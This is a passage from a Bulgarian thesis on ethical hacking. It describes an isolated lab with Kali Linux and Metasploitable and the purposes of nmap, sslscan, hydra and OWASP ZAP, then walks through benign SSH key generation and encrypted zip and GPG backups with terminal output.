В рамките на експериментите VirtualBox е използван за конфигуриране на виртуална мрежа, в която отделните машини комуникират помежду си в контролирана среда. Чрез настройките на виртуалните мрежови адаптери е осигурена възможност за обмен на данни между атакуващите и целевите системи, без риск за външни мрежи или продукционни среди [24]. Това позволява реалистично пресъздаване на условията за мрежово сканиране, анализ на услуги и провеждане на атаки.

Сървърната платформа *Ubuntu Server* е използвана като целева система в част от експериментите, поради своята стабилност, широка разпространеност и честа употреба в реални сървърни среди. Тя предоставя минималистична инсталация без графичен интерфейс, което позволява фокус върху услугите и конфигурациите, релевантни за сигурността [25]. *Ubuntu Server* е подходяща среда за анализ на мрежови услуги и криптографски протоколи, както и за демонстрация на потенциални уязвимости.

Комбинацията от *VirtualBox* и *Ubuntu Server* осигурява гъвкава и надеждна основа за изграждане на експериментална лаборатория за тестове по киберсигурност. Тази среда позволява безопасно изпълнение на всички експериментални задачи, като същевременно гарантира повтораемост на резултатите и съответствие с добрите практики за етично хакерство.

### 7.3 Предназначение на инструмента *nmap*

Инструментът *nmap* (*Network Mapper*) се използва в експерименталната част на дипломната работа като основно средство за мрежово разузнаване и анализ на отдалечени хостове. Неговото предназначение е да идентифицира активни устройства в дадена мрежа, отворени портове, работещи услуги и използвани протоколи [26]. Чрез тази информация се изгражда първоначална представа за конфигурацията и нивото на изложеност на целевата система.

*Nmap* предоставя възможност за извършване на различни типове сканиране, които позволяват детайлен анализ на мрежовото поведение на даден сървър. Инструментът може да открива версии на услуги и операционни системи, както и да установява потенциални точки за атака, произтичащи от неправилно конфигурирани или остарели услуги [26]. Това го прави ценен помощник в процеса на оценка на сигурността още в началните етапи на тестовете за проникване.

В контекста на етичното хакерство *nmap* се използва с цел събиране на техническа информация, а не за директно компрометиране на системи [26]. Получените резултати служат като основа за последващи анализи и експерименти, насочени към проверка на устойчивостта на мрежовите услуги срещу различни видове атаки. По този

начин инструментът подпомага процеса на идентифициране на рискове и слаби места в защитата.

Nmap е ключов инструмент за мрежово изследване, който намира широко приложение както в реални среди, така и в лабораторни условия. В настоящата дипломна работа той се използва като средство за демонстриране на принципите на мрежовото сканиране и анализа на услуги в рамките на контролирана експериментална среда.

## **7.4 Предназначение на инструмента sslscan**

*Инструментът sslscan* се използва в експерименталната част на дипломната работа за анализ на криптографската сигурност на услуги, използващи протоколите SSL и TLS. Неговото основно предназначение е да провери какви криптографски алгоритми, версии на протоколите и механизми за защита се поддържат от даден сървър, като по този начин се оценява нивото на защита на криптираната комуникация [27].

Чрез sslscan може да се установи дали дадена услуга използва остарели или уязвими версии на SSL/TLS, както и дали са активирани слаби криптографски шифри [27]. Получената информация е от съществено значение при оценката на риска, тъй като неправилната конфигурация на криптографските параметри може да позволи атаки като прихващане на трафик или понижаване на нивото на защита на връзката.

В контекста на тестовите за сигурност sslscan служи като допълващ инструмент към мрежовото сканиране, като предоставя по-задълбочен поглед върху защитата на конкретни услуги, обикновено достъпни чрез защитени портове [27]. Анализът на резултатите позволява да се направят изводи относно съответствието на конфигурацията с добрите практики за криптографска сигурност.

Sslscan е специализиран инструмент за оценка на сигурността на криптирани комуникации, който подпомага идентифицирането на потенциални слабости в SSL/TLS конфигурациите. В настоящата дипломна работа той се използва като средство за демонстрация на значението на правилната криптографска защита в съвременните информационни системи.

## **7.5 Предназначение на инструмента hydra**

Инструментът hydra се използва в експерименталната част на дипломната работа за демонстрация на атаки чрез груба сила срещу различни мрежови услуги. Неговото предназначение е да тества устойчивостта на системи за удостоверяване чрез систематично изпробване на комбинации от потребителски имена и пароли [28]. По този начин се оценява доколко дадена услуга е защитена срещу неототоризиран достъп, основан на слаби или лесно отгатваеми идентификационни данни.

Hydra поддържа работа с множество протоколи и услуги, което го прави универсален инструмент в контекста на тестовите за сигурност [28]. Чрез него може да се анализира поведението на целевата система при многократни неуспешни опити за вход и да се установи дали са внедрени механизми за защита като ограничаване на броя опити или временно блокиране на достъпа. Това позволява реалистична оценка на риска, свързан с неправилно конфигурирани или недостатъчно защитени услуги.

В рамките на етичното хакерство hydra се използва изключително в контролирана среда и с изрично разрешение, с цел повишаване на сигурността, а не за злонамерено компрометиране на системи. Анализът на резултатите от проведените атаки чрез груба сила подпомага идентифицирането на слаби места в политиките за управление на пароли и удостоверяване [28].

Hydra е инструмент за оценка на сигурността на механизмите за достъп, който има важно значение при тестовите за проникване. В настоящата дипломна работа той се използва като средство за практическа демонстрация на рисковете, произтичащи от недостатъчна защита на удостоверителните данни, и необходимостта от прилагане на ефективни защитни мерки.

## **7.6 Тестова лабораторна среда: Kali Linux и Metasploitable**

В експерименталната част на дипломната работа е изградена тестова лабораторна среда, състояща се от две виртуални машини - Kali Linux и Metasploitable. Тази конфигурация позволява провеждане на практически експерименти по киберсигурност и етично хакерство в контролирана и изолирана среда, без риск за реални системи и

мрежи. Използването на виртуални машини осигурява безопасност, повторяемост и гъвкавост при изпълнение на различните сценарии.

*Kali Linux* е използвана като атакуваща платформа, поради наличието на предварително инсталиран набор от инструменти за тестове за сигурност. Операционната система е специализирана за нуждите на етичното хакерство и подпомага извършването на мрежов анализ, тестове за проникване и оценка на уязвимости. *Kali Linux* предоставя среда, в която могат да се прилагат различни методи за анализ на сигурността в съответствие с утвърдените практики в областта [29].

*Metasploitable* е използвана като целева система, предназначена за обучение и тестване. Тя представлява уязвима виртуална машина, съдържаща множество умишлено оставени слабости в конфигурацията и услугите [30]. Това позволява реалистично симулиране на сценарии за атака и анализ на последиците от експлоатиране на уязвимости, без да се засягат продукционни среди.

Комбинацията от *Kali Linux* и *Metasploitable* осигурява ефективна лабораторна среда за провеждане на експериментите в настоящата дипломна работа. Тази среда позволява практическо приложение на теоретичните знания, придобити в литературния обзор, и допринася за по-добро разбиране на механизмите за защита и атака в съвременните информационни системи.

## **7.7 Инструментът OWASP ZAP и неговото приложение**

*Инструментът OWASP ZAP (Zed Attack Proxy)* е използван в експерименталната част на дипломната работа за анализ на сигурността на уеб приложения. Той представлява свободно достъпна платформа за откриване на уязвимости, разработена в рамките на проекта OWASP, и е широко използван както за обучение, така и в практиката на етичното хакерство [31]. Основното му предназначение е да подпомага идентифицирането на слабости в уеб приложенията още в процеса на тяхното тестване.

OWASP ZAP функционира като междинен прокси сървър между клиента и уеб приложението, което позволява прихващане и анализ на HTTP/HTTPS трафика [31]. По този начин могат да се наблюдават заявките и отговорите, както и поведението на приложението при различни входни данни. Това дава възможност за откриване на често

срещани уязвимости, свързани с неправилна обработка на входа, липса на защита срещу атаки и неправилна конфигурация.

В контекста на тестовите за сигурност OWASP ZAP позволява както автоматизирано, така и ръчно изследване на уеб приложения. Получените резултати подпомагат оценката на риска, свързан с откритите уязвимости, и служат като основа за формулиране на препоръки за тяхното отстраняване или смекчаване [31]. Инструментът е особено подходящ за демонстрация на принципите на сигурност на уеб приложенията в контролирана среда.

OWASP ZAP е ключов инструмент за анализ на сигурността на уеб приложения, който допринася за практическото изследване на уязвимости и рискове в настоящата дипломна работа. Неговото приложение позволява свързване на теоретичните знания с реални примери и подчертава значението на систематичния подход при оценката на уеб сигурността.

## **8. Методи на изследване**

В настоящата дипломна работа са приложени експериментални, аналитични и сравнителни методи на изследване с цел анализ на основни аспекти на киберсигурността и етичното хакерство. Обект на изследване са информационни системи, мрежови услуги, криптографски механизми и уеб приложения, функциониращи в контролирана лабораторна среда. Използваният подход позволява систематично наблюдение и анализ на поведението на изследваните обекти при различни сценарии, свързани със сигурността.

Експерименталната среда е изградена чрез използване на виртуализационни технологии, като са създадени виртуални машини с ясно дефинирани роли. Атакуващата и целевата системи са конфигурирани в изолирана мрежова среда, което осигурява безопасно провеждане на тестове за сигурност без въздействие върху реални мрежи или продукционни системи. Този метод на изграждане на изследваните обекти позволява възпроизводимост на експериментите и улеснява анализа на получените резултати.

За изследване на мрежовата сигурност е приложен методът на мрежово разузнаване и анализ на услуги. Чрез него се идентифицират активни хостове, отворени

портове и работещи мрежови услуги, като се анализира тяхната конфигурация и потенциалната им уязвимост. Този метод служи като основа за последващите експерименти и позволява първоначална оценка на нивото на защита на изследваните системи.

Анализът на криптографската сигурност е извършен чрез изследване на използваните протоколи за защитена комуникация и прилаганите криптографски алгоритми. В рамките на този метод се оценява дали използваните механизми отговарят на съвременните изисквания за сигурност и дали са налице потенциални слабости, произтичащи от неправилна конфигурация или използване на остарели технологии. Криптографските операции са наблюдавани и анализирани в контекста на практическото им приложение в реални системи.

За оценка на механизмите за удостоверяване и контрол на достъпа е използван методът на симулиране на атаки чрез груба сила в контролирана среда. Чрез този подход се анализира устойчивостта на системите срещу неоторизирани опити за достъп и се оценява ефективността на приложените защитни мерки, като политики за управление на пароли и механизми за ограничаване на опитите за вход. Методът позволява ясно да се демонстрират рисковете, свързани със слаба автентикация.

Изследването на сигурността на уеб приложенията е осъществено чрез методи за анализ на уеб трафик и автоматизирано откриване на уязвимости. В рамките на този метод се идентифицират често срещани слабости, оценява се рискът, който те представляват за системата, и се формулират предложения за смекчаване на установените уязвимости. Анализът е извършен в съответствие с утвърдени добри практики в областта на сигурността на уеб приложенията.

В дипломната работа е използван аналитичен метод за интерпретиране на получените експериментални резултати и за съпоставянето им с теоретичните постановки, разгледани в литературния обзор. Това позволява да се направят обосновани изводи относно ефективността на изследваните методи и инструменти за защита.

Приложените методи на изследване съчетават теоретичен анализ и практически експерименти в контролирана среда. Този комплексен подход осигурява цялостно изследване на разглежданите проблеми в областта на киберсигурността и създава необходимите предпоставки за постигане на целта на дипломната работа.

## Обсъждане на експерименталните резултати

### 9. Архивиране на информация

#### 9.1 Създаване на Ed25519 двойка ключове

За да генерираме двойка ключове Ed25519 на нашия Ubuntu сървър, можем да използваме командата `ssh-keygen` [32]:


```
ssh-keygen -t ed25519 -f ~/.ssh/id_ed25519
```

Тази команда ще генерира нова двойка ключове Ed25519 с частния ключ, записан в `~/.ssh/id_ed25519` и публичния ключ, записан в `~/.ssh/id_ed25519.pub`.

След като двойката ключове бъде генерирана, можем да покажем публичния ключ, като използваме следната команда [32]:

```
cat ~/.ssh/id_ed25519.pub
```

На Фиг. 5 е представена реализацията на горните команди. За повече яснота те са подчертани в жълт цвят.



```
kiril@webserver:~$ ssh-keygen -t ed25519 -f ~/.ssh/id_ed25519
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kiril/.ssh/id_ed25519
Your public key has been saved in /home/kiril/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:1KeyJEvQQDKTcduszYdr+yJYPfQEqLJnndrOGw/4ymI kiril@webserver
The key's randomart image is:
+--[ED25519 256]--+
|=.oo.
|.*.+.
|.o o. o.
|o *.... o
|..o+=+o S
|. +o=+.o
|=.oB.o
|oEo=o*
|..o+B+o
+-----[SHA256]-----+
kiril@webserver:~$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBWrVhtRjR0i5AWZi3lv0Az5AGLWI4aetMv0gRXla5tT kiril@webserver
kiril@webserver:~$
```

Фиг. 5 Генериране на Ed25519 двойка ключове

Създават се и *key fingerprint* и *key randomart image*. Key fingerprint представлява кратко, уникално представяне на публичния ключ, получено чрез прилагане на хеш функция върху него. Най-често се използват хеш алгоритми като SHA-256. Отпечатъкът служи за еднозначна идентификация на ключа, без да е необходимо показване или сравняване на целия публичен ключ, който е значително по-дълъг. Key randomart image представлява визуално, ASCII-базирано изображение, което се генерира на основата на отпечатъка на публичния ключ. То няма самостоятелна криптографска функция, а е създадено с цел по-лесно визуално сравнение и разпознаване на ключове от хора.

## 9.2 Копиране на публичния ключ на отдалечен сървър

За да копираме публичния ключ на отдалечен сървър, можем да използваме командата *ssh-copy-id* [33]. Ето го пълният синтаксис:

```
ssh-copy-id -i ~/.ssh/id_ed25519.pub username@remote_server_ip
```

Заменяме *username* с потребителското име на отдалечения сървър и *remote\_server\_ip* с IP адреса или името на хоста на отдалечения сървър. Тази команда ще копира нашия публичен ключ във файла *authorized\_keys* в директорията *.ssh* на домашната директория на посочения потребител на отдалечения сървър. Ще трябва да дадем паролата на отдалечения потребител, за да извършим копирането. След като ключовете бъдат копирани, трябва да можем да се удостоверим на отдалечения сървър, като използваме личния ни ключ, без да бъдем подканени за парола.

## 9.3 Създаване на криптиран бекъп на група файлове

### 1) Създаване на криптиран zip архив

Създаваме директория с име *example\_backup* и я попълваме с някои примерни файлове и папки (Фиг. 6). По интересна е командата **echo "This is file 3 in folder 1" > folder1/file3.txt**. Командата ще запише текста "This is file 3 in folder 1" във файл с име *file3.txt*, намиращ се в директорията *folder1*. Ако файлът вече съществува, съдържанието му ще бъде напълно презаписано с новото, а ако липсва - ще бъде автоматично създаден.

Важно е обаче папката `folder1` да е създадена предварително, в противен случай командата ще върне грешка.

```
kiril@webserver:~$ mkdir example_backup
kiril@webserver:~$ cd example_backup
kiril@webserver:~/example_backup$ touch file1.txt
kiril@webserver:~/example_backup$ echo "This is file 1." > file1.txt
kiril@webserver:~/example_backup$ touch file2.txt
kiril@webserver:~/example_backup$ echo "This is file 2." > file2.txt
kiril@webserver:~/example_backup$ cat file1.txt
This is file 1.
kiril@webserver:~/example_backup$ cat file2.txt
This is file 2.
kiril@webserver:~/example_backup$ mkdir folder1
kiril@webserver:~/example_backup$ touch folder1/file3.txt
kiril@webserver:~/example_backup$ echo "This is file 3 in folder 1" > folder1/file3.txt
kiril@webserver:~/example_backup$ mkdir folder2
kiril@webserver:~/example_backup$ touch folder2/file4.txt
kiril@webserver:~/example_backup$ echo "This is file 4 in folder 2" > folder2/file4.txt
kiril@webserver:~/example_backup$ cat folder1/file3.txt
This is file 3 in folder 1
kiril@webserver:~/example_backup$ cat folder2/file4.txt
This is file 4 in folder 2
kiril@webserver:~/example_backup$ _
```

Фиг. 6 Създаване на директория с име `example_backup` и някои примерни файлове

За да архивираме файловете и папките ще използваме командата [34]:

**`zip -er encrypted_backup.zip *`**

Тази команда ще създаде шифрован `zip` архив с име `encrypted_backup.zip`, съдържащ всички файлове и папки в текущата директория (`example_backup`). Ще бъдем подканени да въведем парола за криптиране (Фиг. 7).

```
kiril@webserver:~/example_backup$ zip -er encrypted_backup.zip *
Enter password:
Verify password:
  adding: file1.txt (stored 0%)
  adding: file2.txt (stored 0%)
  adding: folder1/ (stored 0%)
  adding: folder1/file3.txt (stored 0%)
  adding: folder2/ (stored 0%)
  adding: folder2/file4.txt (stored 0%)
kiril@webserver:~/example_backup$ _
```


Фиг. 7 Архивиране на текущата директория

За да разархивираме файловете и папките ще използваме командата [34]:

**`unzip encrypted_backup.zip`**

Това ще ни подкани да въведем паролата, която сме задали по време на криптирането. След въвеждане на правилната парола, съдържанието на криптирания zip архив ще бъде извлечено (Фиг. 8). Тъй като файловете от архива вече съществуват в текущата директория, unzip ни пита за действие при дублиране (replace). Избираме опцията "r" (rename), като даваме нови имена на извлечените файлове (file1.1, file2.2, folder1/file3.1), за да запазим оригиналите.

След разархивирането се виждат както оригиналните файлове (file1.txt, file2.txt), така и новите преименувани версии (file1.1, file2.2). Влизаме в директория folder1, където чрез команда „ls“ потвърждаваме наличието на новия файл file3.1 заедно със стария file3.txt. С команда „cd -“ се връщаме в предишната работна директория (~/example\_backup). След като сме се върнали в главната папка, успешно влизаме във втората папка и виждаме файловете file4.1 и file4.txt.



```
kiril@webserver:~/example_backup$ ls
encrypted_backup.zip  file1.txt  file2.txt  folder1  folder2
kiril@webserver:~/example_backup$ unzip encrypted_backup.zip
Archive:  encrypted_backup.zip
[encrypted_backup.zip] file1.txt password:
replace file1.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: file1.1
extracting: file1.1
replace file2.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: file2.2
extracting: file2.2
replace folder1/file3.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: folder1/file3.1
extracting: folder1/file3.1
replace folder2/file4.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: folder2/file4.1
extracting: folder2/file4.1
kiril@webserver:~/example_backup$ ls
encrypted_backup.zip  file1.1  file1.txt  file2.2  file2.txt  folder1  folder2
kiril@webserver:~/example_backup$ cd folder1
kiril@webserver:~/example_backup/folder1$ ls
file3.1  file3.txt
kiril@webserver:~/example_backup/folder1$ cd folder2
-bash: cd: too many arguments
kiril@webserver:~/example_backup/folder1$ cd folder2
-bash: cd: folder2: No such file or directory
kiril@webserver:~/example_backup/folder1$ ls
file3.1  file3.txt
kiril@webserver:~/example_backup/folder1$ cd -
/home/kiril/example_backup
kiril@webserver:~/example_backup$ cd folder2
kiril@webserver:~/example_backup/folder2$ ls
file4.1  file4.txt
kiril@webserver:~/example_backup/folder2$ _
```

Фиг. 8 Резултати след разархивиране на encrypted\_backup.zip

## 2) Създаване на криптиран архив чрез GNU Privacy Guard (GPG)


*GNU Privacy Guard (GPG)* е безплатен софтуер с отворен код, който осигурява криптографска защита (шифроване и подписване) за данни, комуникации и имейли, следвайки стандарта OpenPGP (съвместим с PGP или Pretty Good Privacy) [35].

Трябва да се създаде архив от тип „archive.tar.bz2.gpg“. Това представлява последователно обработен архив, като всяко разширение показва отделен етап от тази обработка [36]. Първо, разширението *.tar* означава, че няколко файла и директории са обединени в един архив, като се запазват структурата на директориите, правата за достъп и другите файлови атрибути. След това разширението *.bz2* показва, че полученият tar архив е компресиран с алгоритъма bzip2 с цел намаляване на размера на данните. Накрая, разширението *.gpg* означава, че компресираният архив е криптиран с GnuPG, което осигурява защита на съдържанието чрез парола или криптографски ключ и прави файла нечетим без съответното удостоверяване.

Използвайки файловете и папките от предходния пример, можем да създадем такъв тип архив чрез следната команда:

**tar -cjf archive.tar.bz2 .**

Тази команда създава tar архив с име archive.tar.bz2, съдържащ всички файлове и папки в текущата директория (Фиг. 9). При изпълнение на командата „cat archive.tar.bz2“ конзолата няма да покаже смислен, четим текст. Вместо това ще се изведе поток от нечетими символи, а в някои терминали изходът може дори да „развали“ визуализацията (неочаквани символи, промяна на шрифт/редове). Командата cat просто извежда суровото бинарно съдържание на стандартния изход, без да го декодира или разархивира.




```
kiril@webserver:~/example_backup$ ls
file1.1 file1.txt file2.2 file2.txt folder1 folder2
kiril@webserver:~/example_backup$ tar -cjf archive.tar.bz2 .
kiril@webserver:~/example_backup$ ls
archive.tar.bz2 file1.1 file1.txt file2.2 file2.txt folder1 folder2
kiril@webserver:~/example_backup$ cat archive.tar.bz2
+vh+)*@h+++++2R+K+++gm+0+i %+++H+4H+++d*D+?J~+++++I+0+cc ++IZ++0R++++
++++e++++jd0++
++y
++a8+++fff+++wu\H0+ ++%9+:++9++:++?(5S++I+++)+---#V+m+nQ++HI)+++
`+g+I%\\++AD++AJ*+ ++B++ :+++2++8++++) +Ni++0a~+r+++q+++mN++S+OMSE +++=~Jw++++)++++[+kiril@webserver:~/e
xample_backup$ ls
archive.tar.bz2 file1.1 file1.txt file2.2 file2.txt folder1 folder2
kiril@webserver:~/example_backup$ _
```

Фиг. 9 Създаване на tar архив

За да криптираме архива tar.bz2 с помощта на GPG, използваме следната команда:

**gpg --output archive.tar.bz2.gpg --symmetric archive.tar.bz2**

Командата използва инструмента GnuPG за симетрично криптиране на файл, при което една и съща парола служи както за криптиране, така и за последващо декриптиране. Параметърът „—symmetric“ указва, че не се използват публични и частни ключове, а защитата се основава изцяло на паролата, въведена от потребителя. Файлът archive.tar.bz2 е входният, вече компресиран архив, а чрез опцията --output се задава името на изходния криптиран файл archive.tar.bz2.gpg. При изпълнение на командата GPG задължително ще поиска въвеждане и потвърждение на паролата, като тя не се визуализира на екрана и не се съхранява никъде (Фиг. 10). Без тази парола съдържанието на архива не може да бъде възстановено, поради което нейната сложност и сигурно съхранение са от критично значение.




Фиг. 10 Шифроване на архива tar.bz2 с помощта на GPG

За разпаковане и дешифриране на архива използваме [36]:

**gpg --output decrypted\_archive.tar.bz2 --decrypt archive.tar.bz2.gpg**

